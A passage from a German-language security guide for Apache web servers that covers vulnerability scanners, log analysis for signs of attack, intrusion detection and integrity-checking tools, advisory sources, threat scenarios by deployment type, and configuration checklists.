erreichbaren Seiten einer Website anzusprechen. Ein Beispiel für ein solches Werkzeug ist das kommandozeilen-orientierte *wget.* Auf diese Weise erzeugte Reports sind allerdings nur in engen Grenzen aussagekräftig: Ressourcen, die nicht über eine Kette von Links von der Hauptseite aus angesprochen werden, bleiben solchen *Webcrawlern* verborgen.

4.4.2 Werkzeuge zur Überprüfung der Sicherheit des Webservers

Programme zur Überprüfung der Netzsicherheit, wie *ISS*, *CyberCop* oder *Nessus*, überprüfen auch Webserver auf ihre Sicherheit. Die von diesen Programmen durchgeführten Tests sind darauf ausgelegt zu erkennen, welche Version welcher Webserver-Software installiert ist, sowie installierte Software auf bereits bekannte bzw. generische Sicherheitslücken zu testen. Die Resultate solcher Programme können sicherlich sinnvoll genutzt werden, wenn es darum geht, sich einen Eindruck vom Stand der Updates und des allgemeinen Zustands einer größeren Anzahl von Rechnern zu verschaffen.

Im Idealfall sollte der Webserver stets auf dem aktuellsten Stand sein, was sicherheitskritische Updates angeht, so dass ein Netz-Scanner in dieser Beziehung keine Fehler feststellen sollte. Netz-Scanner sind damit vor allem für das Aufdecken von Konfigurationsfehlern nützlich.

4.4.3 Überprüfen von serverseitigen Programmen und CGI-Skripten

Die Überprüfung von CGI-Skripten oder anderem Programmcode im Serverkontext - hierzu zählen auch *Server-Side-Includes*, dynamische Webseiten und ähnliches - muss weitestgehend manuell erfolgen, da eine automatisierte Analyse von Programmcode in dieser Hinsicht nicht möglich ist.

Generell sollten sich alle Entwickler, die serverseitige Programme oder Skripte entwickeln, der Problematik möglicher Sicherheitslücken in solchen Programmen bewusst sein. Außerdem sollte zumindest stichprobenartig nach kritischen Befehlen oder Systemaufrufen gesucht werden.

Sollen externe Programme oder Bibliotheken auf dem Webserver eingesetzt werden, so müssen dafür die gleichen Sicherheitsregeln beachtet werden wie für den Webserver selbst. Die Installation darf nur aus vertrauenswürdiger Quelle erfolgen und möglichst nur nach Überprüfung von Prüfsummen oder digitaler Signaturen. Weiterhin muss für eine sichere Konfiguration und einen aktuellen Patchstatus gesorgt werden.

Programme zur Überprüfung der Netzsicherheit, wie *ISS*, *CyberCop* oder *Nessus*, untersuchen Webserver auch auf CGI-Skripte. Diese Untersuchung beschränkt sich allerdings auf CGI-Skripte, von denen bereits bekannt ist, dass

sie Sicherheitslücken enthalten, oder auf generische Probleme mit CGI-Skripten. Beispiele hierfür sind Skriptverzeichnisse, die sich direkt anschauen lassen, oder Skripte, die sich im Quelltext anzeigen lassen.

Ein Hilfsmittel, das sich zur eigenen Analyse von CGI-Skripten einsetzen lässt, ist die Bibliothek *libwhisker*, mit deren Hilfe sich eigene Perl-Skripte entwickeln lassen, die das Verhalten von CGI-Skripten bei bestimmten Anfragen überprüfen. *libwhisker* ist verfügbar unter

http://www.wiretrip.net/rfp/2/index.asp

4.5 Erkennen von Angriffen

4.5.1 Auswerten der Apache-Logdateien

In den Logdateien lassen sich Angriffe auf den Webserver nur dann feststellen, wenn sie über die HTTP-Schnittstelle erfolgen. Angriffe bzw. Angriffsversuche über andere TCP-Ports und Dienste, die auf dem selben Rechner ablaufen, werden in der Regel nicht in den Logdateien des Webservers auftauchen.

Angriffsversuche über die HTTP-Schnittstelle erfolgen entweder durch den Aufruf von CGI-Skripten bzw. sonstigen externen Programmen oder durch das Senden speziell konstruierter URLs an den Webserver, die bei der Verarbeitung einen Buffer-Overflow erzeugen oder den Webserver in anderer Weise manipulieren sollen.

Beispiele für Zugriffe auf den Apache-Webserver, die auf einen Angriffsversuch hindeuten, sind

- überlange URLs,
- URLs, die auf ein Skriptverzeichnis (meist *cgi-bin*) und lokal nicht installierte Skripte Bezug nehmen,
- wiederholte Anforderungen von auf dem Webserver nicht vorhandenen Seiten,
- URLs, die viele Zeichen enthalten, die z. B. in der Form *%20* kodiert sind.

4.5.2 Intrusion Detection Systeme (Überblick)

Angriffe auf Netzressourcen zu entdecken und die jeweiligen Administratoren auf Angriffe oder Angriffsversuche aufmerksam zu machen, ist das Ziel einer ganzen Reihe kommerzieller und nicht-kommerzieller Intrusion-Detection-Systeme. Es lassen sich dabei hostbasierte und netzbasierte Verfahren unterscheiden:

Beim ersten Verfahren überwacht eine auf dem jeweiligen Server installierte Software dessen Konfiguration, Veränderungen an Dateien, eingehende Netzpakete usw. Die Software hat prinzipiell also Zugang zu allen Daten, die den lokalen Host betreffen können. Da die Software allerdings auf dem gleichen Rechner abläuft wie die eigentliche Server-Anwendung, kann sie ebenso von einem Angriff betroffen sein wie jede andere auf dem Rechner installierte Software. Im Extremfall kann ein solches Sicherheitssystem sogar eine zusätzliche Sicherheitslücke in die Konfiguration des Servers reißen. Denn wie jede Software kann natürlich auch ein Intrusion-Detection-System Fehler und sicherheitsrelevante Schwachstellen enthalten.

Netzbasierte Intrusion-Detection-Systeme analysieren im Gegensatz dazu nur den IP-Netzverkehr zwischen dem Server und anderen Rechnern. Sie laufen auf speziell für diesen Zweck ins Netz eingegliederten Rechnern. Solchen netzbasierten Intrusion-Detection-Systemen stehen zur Analyse natürlich weniger Daten zur Verfügung als hostbasierten Systemen. Ein Vorteil netzbasierter Systeme ist jedoch die vollständige Trennung zwischen dem Anwendungsserver und dem Intrusion-Detection-System.

Übersichten verfügbarer Intrusion-Detection-Systeme finden sich im Internet beispielsweise unter

http://www.networkintrusion.co.uk/ids

4.5.3 Programme zum Überprüfen der Systemintegrität

Ein wichtiger Aspekt bei der Erkennung von Angriffen ist die Frage nach der Integrität des Webservers selbst. Hat ein Angreifer Administratorrechte erlangt, so besteht die Möglichkeit, dass wichtige Systemdateien und Programme manipuliert worden sind. Insoweit ist die Untersuchung eines Systems mit Bordmitteln, d. h. mit den Programmen und Werkzeugen, die auf dem System selbst installiert sind, ein schwieriges Unterfangen: Solange die Gefahr besteht, dass das jeweilige Werkzeug - oder auch nur eine von ihm verwendete Konfigurationsdatei, dynamische Bibliothek oder Dienst - kompromittiert ist, kann man sich auf die Aussagen eines solchen Werkzeugs nicht verlassen.

Der Gefahr der Veränderung von Systemdateien kann zwar durch besondere Maßnahmen begegnet werden, z. B. durch Verwendung von Read-Only-Medien wie CD-ROMs oder Dateisystemen, die vom Betriebssystem als *nur lesbar* eingebunden werden. Dies macht jedoch die Administration eines solchen Systems sehr aufwendig.

Eine einfachere Möglichkeit zur Überprüfung der Systemintegrität ist, die Festplatte des betroffenen Rechners von einem anderen Rechner aus zu untersuchen, an dessen Integrität keine Zweifel bestehen. Dann ist ein Vergleich

der auf dieser Festplatte befindlichen Daten mit Backup-Daten, die nach der Installation eingespielt wurden, möglich. Diese sehr aufwendige Methode kann dadurch vereinfacht werden, dass statt der eigentlichen Daten lediglich kryptographische Prüfsummen verglichen werden. Der Vergleich erfolgt dabei gegen eine Liste mit kryptographischen Prüfsummen, die direkt nach der Installation abgespeichert wurde.

Ein Werkzeug, das diese Funktionalität bietet, ist *Tripwire* (*http://www.tripwire.org*). Der Vergleich der Dateien gegen die kryptographischen Prüfsummen kann durch *Tripwire* auch vom laufenden System aus vorgenommen werden. Da dabei jedoch stets das Risiko besteht, dass auch das Programm *Tripwire* manipuliert ist, kann eine solche Prüfung zwar das Risiko einer unentdeckten Kompromittierung des Rechners vermindern, nicht jedoch völlig ausschließen. Das Programm *Tripwire* selbst sowie die von ihm erzeugten Prüfsummen sollten daher möglichst auf einem externen Wechseldatenträger gespeichert und nur von dort verwendet werden.

Eine Alternative zu *Tripwire* ist beispielsweise *AIDE* (*Advanced Intrusion Detection Environment*). Es ist erhältlich von

http://www.cs.tut.fi/~rammer/aide.html.

4.6 Schwachstellenveröffentlichungen

4.6.1 Allgemeine Veröffentlichungen zu Schwachstellen und Sicherheitshinweisen

Die folgenden Webseiten bieten allgemeine Beschreibungen aktueller Schwachstellen. Die Darstellungen beschränken sich dabei nicht auf einzelne Systeme, sondern enthalten Hinweise zu verschiedenen Systemen und Applikationen. Im Allgemeinen werden nicht alle Schwachstellen hier referenziert. Schwerwiegende und verbreitete Schwachstellen finden sich allerdings mit großer Zuverlässigkeit. Es empfiehlt sich, wöchentlich mindestens eine solche Webseite zu überprüfen, um stets Kenntnis von aktuellen Schwachstellen zu erhalten.

- Computer Incident Advisory Capability, U.S Department of Energy, *http://www.ciac.org/ciac*
- CERT Advisories, *http://www.cert.org/advisories*
- CERT Vulnerability Database, *http://www.kb.cert.org/vuls*

4.6.2 Apache

Hinweise zu Sicherheitslücken im Apache-Webserver finden sich u. a. auf der Webseite des Projektes. Dort sind auch entsprechende Updates verfügbar. Diese werden nicht in Form einzelner Patches, sondern als komplett neue Version des Webservers bereit gestellt. Es besteht auch die Möglichkeit, Code der aktuellen Entwicklungsversionen des Apache-Webservers über einen anonymen CVS-Zugang abzurufen.

Die Webseite des Apache-Projektes findet sich unter *http://www.apache.org*.

4.6.3 SuSE Linux

SuSE stellt Sicherheitshinweise und Updates auf seinen Webseiten zur Verfügung. Die Installation erfolgt dabei über den gewöhnlichen Paket-mechanismus von SuSE Linux.

Die URL der SuSE Linux Security Announcements lautet

http://www.suse.de/de/support/security/index.html.

4.6.4 Sun Solaris 8

Sun stellt Sicherheitshinweise und Updates auf seinen Webseiten zur Verfügung. Die Installation erfolgt dabei über den gewöhnlichen Paket-mechanismus von Solaris.

Die URL von SunSolve Online mit Links zu Security Bulletins und Patches ist

http://sunsolve.sun.com.

4.6.5 Microsoft Windows NT

Die Webseite von Microsoft enthält neben Hinweisen zu aktuellen Sicherheitsproblemen mit Windows NT auch Verweise zu entsprechenden Update-Paketen für Windows NT 4.

Die (derzeit) aktuellste Konfiguration von Windows NT 4 liefert *Service Pack 6a*. Zusätzlich ist auf der Webseite ein Paket mit den sicherheitsrelevanten Bugfixes verfügbar, die nach dem Erscheinen von *Service Pack 6a* von Microsoft erstellt wurden. Dieses Paket wird von Microsoft als *Post-Service Pack 6a Security Rollup Package* bezeichnet.

Die URL der Microsoft Security Bulletins lautet

http://www.microsoft.com/technet/treeview/default.asp.

5 Gefährdungen

5.1 Einsatzszenarien

Dieser Abschnitt beschreibt einige mögliche Einsatzszenarien für den Apache-Webserver und geht auf mögliche Risiken, die sich in diesen Szenarien ergeben, ein.

5.1.1 Einsatz des Apache-Webservers als Intranetserver

Wird der Apache-Webserver lediglich als Plattform für öffentliche (zumindest firmen- oder institutions-öffentliche) Informationen in einem Intranet genutzt, so besteht die Gefahr, dass die eingestellten Daten verfälscht werden. Dies kann u. U. erhebliche Folgeschäden nach sich ziehen, wenn die manipulierten Informationen als Grundlage für weitere Arbeiten genutzt werden. Hinzu kommt der zu leistende Arbeitsaufwand für die Wiederherstellung der Daten.

Hat nicht nur ein zentraler Administrator Zugang zum Webserver, sondern können Daten von mehreren Personen in den Webserver eingestellt werden, so stellt sich die Frage nach der Verantwortlichkeit für bestimmte Inhalte. Arbeiten diese Benutzer dabei im Rahmen von lokalen Benutzerkonten des Webservers, so lässt sich eine solche Zuordnung mit Hilfe der Methoden des jeweiligen Betriebssystems realisieren.

Wird der Apache-Webserver dagegen als Webserver genutzt, der die Schnittstelle zu einem Groupware-System bildet, so bestehen zusätzliche Risiken. In dieser Situation wird über den Webserver zum Benutzer hin eine *Session* zur Interaktion mit der jeweiligen Software aufgebaut. Zur Realisierung solcher Sessions müssen auf der Anwendungsebene eigene Mechanismen implementiert werden. Potentielle Sicherheitsprobleme bestehen dabei im Rahmen der anfänglichen Authentisierung von Benutzern, sowie bei der Aufrechterhaltung dieser Authentisierung im Rahmen der Session.

Diese Risiken können effektiv, z. B. durch den Einsatz von SSL zur Verschlüsselung der Client-Server-Verbindung, begrenzt werden. Die Authentisierung kann beispielsweise durch Benutzername und Passwort realisiert werden, wobei die Passworteingabe über eine SSL-verschlüsselte Verbindung erfolgt.

Eine weitere Gefährdung für einen Intranet-Server besteht in mangelnder Verfügbarkeit des Servers. Dies ist insbesondere dann relevant, wenn sich Teile des Workflows der Organisation auf die Nutzung des Webservers stützen.

Dieser Gefährdung kann jedoch durch entsprechende Maßnahmen (redundante Auslegung, Notfallvorsorge) wirksam begegnet werden.

5.1.2 Einsatz des Apache-Webservers als "Publicity"-Server

Wird der Apache-Webserver als Plattform für öffentliche Informationen im Internet genutzt, so besteht zum einen ein höheres Risiko der Verfälschung der eingestellten Daten, da Angriffe aus dem Internet auf einen Webserver wahrscheinlicher sind, als auf einen Webserver im Intranet. Auch der potentielle Schaden ist erheblich höher, da ein "Defacement" eines Webservers einen beträchtlichen Imageschaden anrichten kann.

Eine Begrenzung dieses Risikos lässt sich nur durch konsequente Absicherung des Webservers, durch Konfiguration als Minimalsystem sowie durch ständige Überwachung und Aktualisierung der darauf verwendeten Software erreichen.

Darüber hinaus muss auch mit Angriffen auf die Verfügbarkeit des Webservers gerechnet werden. Welche Auswirkungen die kurz- oder langfristige Nichtverfügbarkeit eines solchen Webservers hat, lässt sich jedoch nur schwer einschätzen. So sind kurzzeitige Ausfälle von Webservern (oder deren Anbindung ans Internet) nicht ungewöhnlich. Längerfristige Verfügbarkeitsprobleme dürften jedoch der Außenwirkung einer Behörde oder eines Unternehmens schaden.

Eine hohe Verfügbarkeit von Webservern lässt sich nur begrenzt gewährleisten. Durch lokale Maßnahmen (redundante Auslegung der Serversysteme und Netzanbindungen, Notfallvorsorge) lässt sich zwar die Verfügbarkeit der Server selbst gewährleisten. Gegen Ausfälle von Verbindungen zwischen einzelnen Internetsegmenten oder gezielte Versuche, einen Webserver zu überlasten, z. B. durch sogenannte *Distributed Denial of Service* Angriffe, lässt sich jedoch wenig ausrichten. Sicherheitsempfehlungen hierzu finden sich beispielsweise unter *http://www.bsi.bund.de/taskforce*.

5.1.3 Einsatz des Apache-Webservers in einer E-Commerce bzw. E-Government Umgebung

In einer solchen Umgebung gibt es zunächst natürlich die gleichen Gefährdungen wie beim Einsatz als "Publicity"-Server: ein "Defacement" durch Ausnutzen von Schwachstellen der Webserver-Software sowie mangelnde Verfügbarkeit des Webservers selbst. Darüber hinaus bestehen jedoch weitere Gefährdungen, auf die im Folgenden eingegangen wird.

Wird der Apache-Webserver in einer E-Commerce- oder E-Government-Anwendung genutzt, so stellt er letzten Endes nur ein Bindeglied in zwischen

der Client-Software (Webbrowser) und der eigentlichen Applikation dar. Die Applikation kommuniziert über die CGI-Schnittstelle, Java-Servlets oder eine ähnliche Schnittstelle mit dem Webserver.

Der Apache-Webserver ist im Rahmen einer solchen Anwendung nur insoweit sicherheitsrelevant, als er für die Verbindung zum Client zuständig ist. Da es sich bei HTTP nicht um ein sitzungsorientiertes Protokoll mit Benutzerauthentisierung handelt, muss ein Teil dieser Funktionalität von der eigentlichen Anwendung realisiert werden.

Welche Funktionalität dabei der Webserver und welche Funktionalität die Anwendung übernimmt, hängt von der jeweiligen Realisierung ab. So könnte die Anwendung das HTTP-Protokoll einfach als Transportmechanismus nutzen, auf dem völlig unabhängig von dieser Transportschicht ein weiteres verbindungsorientiertes, verschlüsseltes Protokoll aufgebaut wird. In der Praxis wird die Verschlüsselung jedoch normalerweise durch SSL auf der Netzebene unterhalb des HTTP-Protokolls vorgenommen. Die Realisierung eines verbindungsorientierten Protokolls erfolgt dagegen auf der Applikationsebene oberhalb von HTTP. Auch für die Authentisierung einzelner Benutzer gibt es mehrere Möglichkeiten:

- innerhalb des SSL-Protokolls durch Client-Zertifikate
- innerhalb des HTTP-Protokolls durch eine HTTP-Authentisierung
- auf der Applikationsebene selbst

Die in der Praxis meist verwendete Lösung dürfte die folgende Kombination sein: Zur Verschlüsselung der Verbindung zwischen dem Webbrowser und dem Webserver wird SSL verwendet, wobei sich der Server durch ein Zertifikat authentisiert. Die Authentisierung des Benutzers findet durch die hinter dem Webserver ablaufende Applikation statt, die ein vom Benutzer eingegebenes Passwort überprüft.

Allgemein ergeben sich die Gefährdungen beim Einsatz eines Webservers in einer E-Commerce- bzw. E-Government-Umgebung

- in Zusammenhang mit der Verbindung zwischen Webserver und Webbrowser,
- in Zusammenhang mit der Verbindung zwischen Webserver und Hintergrund-Applikation und
- in Zusammenhang mit der Hintergrund-Applikation selbst.

Die Gefährdungen in unmittelbarem Zusammenhang mit der Hintergrund-Applikation selbst sind von der jeweiligen Anwendung abhängig und können daher hier nicht behandelt werden. Beispiele für mögliche Gefährdungen sind

mangelnde Verfügbarkeit der Applikation und unzureichender Schutz der Benutzerdaten der Applikation gegen unbefugte Zugriffe durch Mitarbeiter.

Die Gefährdungen im Zusammenhang mit der Außenverbindung des Webservers sind

- Abhören der zwischen Webserver und Webbrowser übertragenen Daten,
- Manipulation der zwischen Webserver und Webbrowser übertragenen Daten,
- mangelhafte oder fehlende Authentisierung der Benutzer,
- Schwachstellen der Webserver-Software, die von einem Angreifer zur Manipulation des Webserver genutzt werden können,
- mangelnde Verfügbarkeit des Webservers bzw. der Anbindung des Webservers ans Internet.

Den beiden ersten Gefährdungen kann durch Verwendung verschlüsselter und integritätsgeschützter Kommunikationsverbindungen zwischen Webserver und Webbrowser begegnet werden. In der Praxis wird hierzu meist SSL verwendet. In Ausnahmefällen können diese beiden Gefährdungen auch irrelevant sein, etwa wenn ein verschlüsselter und integritätsgeschützter Kommunikationskanal direkt zwischen der Benutzersoftware und der Hintergrund-Applikation aufgebaut wird.

Im Regelfall wird der Gefährdung der fehlenden Benutzerauthentisierung durch Verwendung eines Authentisierungsmechanismus begegnet, der von der Hintergrundapplikation realisiert wird. In diesem Fall muss die Applikation neben der anfänglichen Authentisierung des Benutzers auch für die korrekte Aufrechterhaltung dieser Authentisierung sorgen, wenn der Benutzer mehrere Zugriffe über den Webserver durchführt.

Eine verbreitete Realisierung ist hier die anfängliche Authentisierung durch ein Passwort, als deren Ergebnis dem Webbrowser des Benutzers ein Authentisierungs-Token übergeben wird. Dieses Token wird bei den folgenden Zugriffen des Benutzers vom Webbrowser automatisch wieder an die Applikation übergeben. Ist die Verbindung zwischen Webserver und Webbrowser durch SSL verschlüsselt, so authentisiert die Kenntnis dieses Tokens den Benutzer (bzw. dessen Webbrowser). Dies setzt jedoch voraus, dass sich solche Tokens nicht "erraten" lassen. Die Tokens müssen also zufällig aus einer großen Anzahl von Möglichkeiten gewählt werden. Technisch werden solche Tokens durch Cookies oder durch eine entsprechende Kodierung in den URLs einer Webseite realisiert.

Für die Gefährdungen, die sich aus Schwachstellen der Webserver-Software bzw. der mangelnden Verfügbarkeit des Webservers ergeben, gilt im Prinzip

das gleiche wie für "Publicity"-Webserver. Der potentielle Schaden durch direkte finanzielle Verluste oder durch Imageverlust, der hier entstehen kann, ist jedoch sicherlich höher.

Die Gefährdungen bezüglich der Verbindung zwischen Webserver und der Hintergrund-Applikation sind

- Abhören der zwischen Webserver und Hintergrund-Applikation übertragenen Daten,
- Manipulation der zwischen Webserver und Hintergrund-Applikation übertragenen Daten,
- fehlerhafte oder mangelnde Authentisierung des Webservers gegenüber der Hintergrund-Applikation bzw. umgekehrt und
- mangelnde Verfügbarkeit der Hintergrund-Applikation.

Gegen die ersten drei Gefährdungen können dabei auch implizite Sicherheitsmaßnahmen ergriffen werden. So kann z. B. durch Verwendung einer entsprechend konfigurierten Firewall und durch physikalische Absicherung der jeweiligen Netzsegmente sichergestellt werden, dass die Adressierung über IP-Adressen des internen Netzes eine ausreichende Authentisierung darstellt. Auch der Manipulation und dem Abhören von Daten, die zwischen Webserver und Hintergrund-Applikation übertragen werden, kann durch eine entsprechende physikalische Absicherung der Netzverbindungen begegnet werden.

Um die Verfügbarkeit der Hintergrund-Applikation sicherzustellen, muss die Implementierung für den geplanten Einsatzzweck hinreichend dimensioniert sein und eine entsprechende Notfallvorsorge betrieben werden.

5.2 Gefährdungen

Die möglichen Gefährdungen werden im Folgenden entsprechend der Kataloge des IT-Grundschutzhandbuchs kategorisiert.

5.2.1 Organisatorische Mängel

Mögliche Gefährdungen in dieser Kategorie sind:

- Unzureichende Planung der Anwendung des Webservers. (Was wird als Inhalt auf dem Webserver angeboten? Was darf dort nicht angeboten werden?)
- Unzureichende Klärung der Zuständigkeiten. (Wer ist für die Administration bzw. die Wartung des Webservers zuständig? Wer ist für das Einstellen neuer Inhalte zuständig?)

- Unzureichende Kenntnisse der Administratoren und der Benutzer des Webservers. (Wurden z. B. entsprechende Schulungen durchgeführt?)
- Fehlende oder unzureichende Notfallvorsorge. (Gibt es Backups der Webserver-Installation und der eingestellten Inhalte? Ist das Verfahren im Falle eines Serverausfalls bzw. eines Leitungsausfalls dokumentiert?)

5.2.2 Menschliche Fehlhandlungen

Mögliche Gefährdungen in dieser Kategorie sind:

- Flüchtigkeitsfehler beim Editieren der Apache-Konfigurationsdatei und übersehene *.htaccess*-Dateien.
- Konzeptions- oder Programmierfehler in Webserver-basierten Anwendungen, wie beispielsweise CGI-Skripten.

5.2.3 Technisches Versagen

Mögliche Gefährdungen in dieser Kategorie sind:

- Ausfall der Webserver-Hardware.
- Ausfall der Internet-Anbindung des Webservers.
- Mögliche Schwachstellen in der Webserver-Software, so dass eingerichtete Zugriffsbeschränkungen von der Software nicht beachtet werden.

5.2.4 Vorsätzliche Handlungen

In dieser Kategorie werden zwei verschiedene Arten von Gefährdungen unterschieden. Zum einen gibt es Gefährdungen durch vorsätzliche Handlungen, die unmittelbar bestehen, wenn ein Webserver aufgesetzt wird. Dazu gehören

- Einschränkung der Verfügbarkeit des Webservers durch einen externen Angreifer (z. B. durch einen *Distributed Denial of Service* - Angriff) und
- Manipulation des Webservers durch den Administrator des Webservers selbst.

Andererseits gibt es Gefährdungen durch vorsätzliche Handlungen, die erst relevant werden, wenn bestimmte Vorbedingungen erfüllt sind. Dazu gehören folgende Sicherheitsprobleme:

- Das Einsehen vertraulicher Daten auf dem Webserver durch Unbefugte. Bei den vertraulichen Daten kann es sich z. B. um den Quellcode von Skriptdateien, private SSL-Schlüssel oder Datenbank-Passwörter handeln.

- Veränderung von Webseiten oder Systemprogrammen auf dem Webserver durch einen externen Angreifer.
- Die Nutzung des Webservers zur Durchführung weiterer Angriffe, z. B. durch das Einfügen von Schadsoftware in die vom Webserver ausgelieferten Inhalte.

Als Vorbedingung für diese Gefährdungen müssen Schwachstellen in der Sicherheit des Apache-Webservers vorliegen. Als Ursachen hierfür kommen

- Fehlkonfigurationen des Apache-Webservers,
- Schwachstellen in der Apache-Software selbst (z. B. die Möglichkeit eines Buffer-Overflows) oder
- Schwachstellen in einer anderen verwendeten Software (z. B. in CGI-Skripten)

in Frage.

6 Prüflisten

Dieses Kapitel enthält Prüflisten, anhand derer die Sicherheit einzelner Aspekte einer Apache-Installation überprüft werden kann. Die Untergliederung wurde dabei sowohl nach thematischen Gesichtspunkten als auch nach verschiedenen möglichen Einsatzszenarien für Apache-Webserver gewählt. Auf diese Weise lässt sich keine strikte Hierarchie der einzelnen Prüfungsabschnitte erzielen. Das Ziel dieser Untergliederung ist, anhand der gewählten Überschriften direkt entscheiden zu können, ob der jeweilige Abschnitt für eine konkrete Apache-Installation relevant ist.

Die Prüflisten sind unter den folgenden Überschriften zusammengefasst:

- Installation des Apache-Webservers für Windows NT
- Installation des Apache-Webservers für Linux/Solaris
- Netzintegration
- Basiskonfiguration Apache
- Überprüfen von Serverprogrammen / CGI-Skripten
- Konfiguration von CGI-Skripten
- SSL Server
- Zugriffsbeschränkungen auf den Webserver
- Notfallvorsorge

6.1 Installation des Apache-Webservers für Windows NT

Name	Benutzerkennung des Webservers (Windows NT)
Priorität	Wichtig
Durchführung	Überprüfen der Konfigurationsdatei: Unter welcher Benutzerkennung läuft der Apache-Webserver? Welche Zugriffsrechte hat der Apache-Webserver aufgrund dieser Situation?
Hintergrund	Der Apache-Webserver sollte unter einem gesonderten Benutzernamen (speziell nicht *LocalSystem*) laufen. Diesem Benutzer sollten nur die für den Betrieb des Apache-Webservers notwendigen Benutzerrechte und Berechtigungen im Dateisystem eingeräumt werden.

Name	Sicheres Logging in externe Programme
Priorität	Wichtig

Durchführung Kontrolle, ob Logdateien in externe Programme geschrieben werden. Wie ist die Vertrauenswürdigkeit dieser Programme einzuschätzen? Welche Zugriffsrechte bestehen auf die jeweiligen Binaries? Werden die Programme über einen absoluten Pfad gestartet?

Hintergrund Der Start der Programme, die Logdateien weiterverarbeiten, erfolgt unter den Berechtigungen des Apache-Dienstes.

6.2 Installation des Apache-Webservers für Linux/Solaris

Name Benutzerkennung des Webservers

Priorität Wichtig

Durchführung Überprüfen der Konfigurationsdatei: Unter welcher Benutzerkennung / welcher Benutzergruppe läuft der Apache-Webserver? Welche Zugriffsrechte hat der Apache-Webserver aufgrund dieser Situation?

Überprüfen des Starts: Wird der Apache-Webserver vom Benutzer *root* gestartet, damit er die neue Benutzerkennung / -gruppe auch annehmen kann?

Hintergrund Der Apache-Webserver sollte unter einem gesonderten Benutzernamen (speziell nicht *root*) laufen. Dieser Benutzer sollte nur einer Gruppe angehören. Die entsprechende Gruppe sollte ebenfalls eine speziell für den Server angelegte Gruppe sein.

Name Sicheres Logging in externe Programme

Priorität Wichtig

Durchführung Kontrolle, ob Logdateien in externe Programme geschrieben werden. Wie ist die Vertrauenswürdigkeit dieser Programme einzuschätzen? Welche Zugriffsrechte bestehen auf die jeweiligen Binaries? Werden die Programme über einen absoluten Pfad gestartet?

Hintergrund Der Start der Programme, die Logdateien weiterverarbeiten, erfolgt unter *root*-Berechtigungen.

6.3 Netzintegration

Name An- / Abschalten der DNS Abfragen

Priorität Mittel. Nur eingeschränkt relevant.

Durchführung Überprüfung der *HostnameLookups* Direktiven in der Konfigurationsdatei.

Hintergrund Ohne Benutzung der Direktive *HostnameLookups* schreibt der Apache-Webserver nur IP-Nummern in die jeweiligen Logdateien. Dies kann in einem Intranet, in dem Client-Adressen mit DHCP vergeben werden, die Nachvollziehbarkeit von Zugriffen auf den Server verhindern.

Für einen Internetserver sollte eventuell das Auflösen von IP-Nummern in symbolische Hostnamen mittels *HostnameLookups* ausgeschaltet werden.

6.4 Basiskonfiguration Apache

Name Basisschutz der Systemdateien und Benutzerdaten

Priorität Wichtig

Durchführung Kontrolle der Konfigurationsdatei des Apache, ob über *mod_access* Direktiven der Zugriff auf das Wurzelverzeichnis des Servers und alle darunter liegenden Dateien gesperrt ist.

Unter Windows NT sollte das gleiche für die einzelnen Laufwerke überprüft werden. Alternativ/ergänzend kann eine Absicherung auch durch eine Sperr-ACL auf Dateisystemebene erreicht werden, die dem Apache-Benutzer den Zugriff auf diese Daten verbietet.

Hintergrund Der Apache-Webserver liefert im Prinzip alle Dateien über die Webschnittstelle aus, die er lesen kann und die sich aus einer gültigen URL ergeben. Durch symbolische Links, die Benutzung des Moduls *mod_userdir* oder des Moduls *mod_alias* ist es möglich, aus dem Verzeichnis *DocumentRoot* des Servers heraus zu gelangen.

Name Sicherheit der Logverzeichnisse

Priorität Wichtig

Durchführung Überprüfen der Konfigurationsdatei: In welche Verzeichnisse schreibt der Apache-Webserver seine Logdateien? Überprüfen der entsprechenden Verzeichnisse: Welche Zugriffsrechte bestehen auf diese Verzeichnisse?

Hintergrund Die Verzeichnisse sollten nur für den Benutzer schreibbar sein, unter dessen Benutzernamen der Webserver gestartet wird (unter Linux/Solaris im Normalfall also für den Benutzer *root*). Sonst besteht die Gefahr, dass ein lokaler Benutzer ebenfalls Zugang zu dem Benutzerkonto erhält, unter dem der Webserver startet.

Name Sicherheit von Lockfiles und PIDFiles

Priorität Wichtig

Durchführung Überprüfung der Direktiven *LockFile* und *PIDFile* in der Konfigurationsdatei. Überprüfung der Berechtigungen auf das Verzeichnis, in das das Lockfile geschrieben wird.

Hintergrund Ein lokaler Benutzer des Webservers könnte, wenn er über Schreibrechte auf dieses Verzeichnis verfügt, dort eine passend benannte Datei oder einen symbolischen Link anlegen. Dadurch ließe sich der Start des Apache-Webservers verhindern (da der Apache-Webserver kein Lockfile mehr anlegen kann). Weiterhin könnte der lokale Benutzer Zugang zu dem Benutzerkonto erhalten, unter dem der Apache-Webserver gestartet wird.

Name Sicherheit des *ServerRoot* Verzeichnisses

Priorität Wichtig

Durchführung Überprüfung der Direktive *ServerRoot* in der Konfigurationsdatei. Überprüfung der Berechtigungen auf das Verzeichnis und seine übergeordneten Verzeichnisse.

Hintergrund Ein lokaler Benutzer des Webservers könnte, falls er Schreibrechte auf das *ServerRoot* Verzeichnis besitzt oder erhalten kann, eine passend benannte Datei oder einen symbolischen Link anlegen. Dadurch könnte er den Start des Apache-Webservers verhindern oder Zugang zu dem Benutzerkonto erhalten, unter dem der Apache-Webserver gestartet wird.

Name Korrekte Konfigurationsdateien

Priorität Wichtig

Durchführung Kontrolle, ob zur Konfiguration des Apache-Webservers ein Konfigurationsverzeichnis benutzt wird. Kontrolle aller darin

gespeicherten Dateien sowie der Zugriffsrechte auf dieses Verzeichnis.

Hintergrund Texteditoren unter Unix legen oft Backup-Kopien von Dateien an, die dann u. U. ebenfalls als Konfigurationsdateien eingelesen werden.

6.5 Überprüfen von Serverprogrammen / CGI-Skripten

Name Überprüfung eigener Serverprogramme

Priorität Wichtig

Durchführung Eigene CGI-Skripte, Java-Servlets oder sonstige Programme, die vom Webserver zur Bearbeitung von Anfragen gestartet werden, müssen auf ihre Sicherheit überprüft werden. Diese Prüfung sollte mindestens umfassen:

- eine Analyse der Verarbeitung von Benutzereingaben durch das Programm
- falls relevant, eine Analyse des vom Programm verwendeten Session-Mechanismus
- falls relevant, die Verwendung von Passwörtern für externe Dienste durch das Programm (z. B. Passwörter für Datenbanken)

Hintergrund Programme, die vom Webserver gestartet werden, agieren als Serverprogramme. Fehler bei der Erstellung solcher Programme können die Sicherheit des gesamten Webservers korrumpieren.

Name Überprüfung fremder Serverprogramme

Priorität Wichtig

Durchführung Fremde CGI-Skripte, Java-Servlets oder sonstige Programme, die vom Webserver zur Bearbeitung von Anfragen gestartet werden, sollten nur dann installiert werden, wenn sie aus vertrauenswürdigen Quellen stammen.

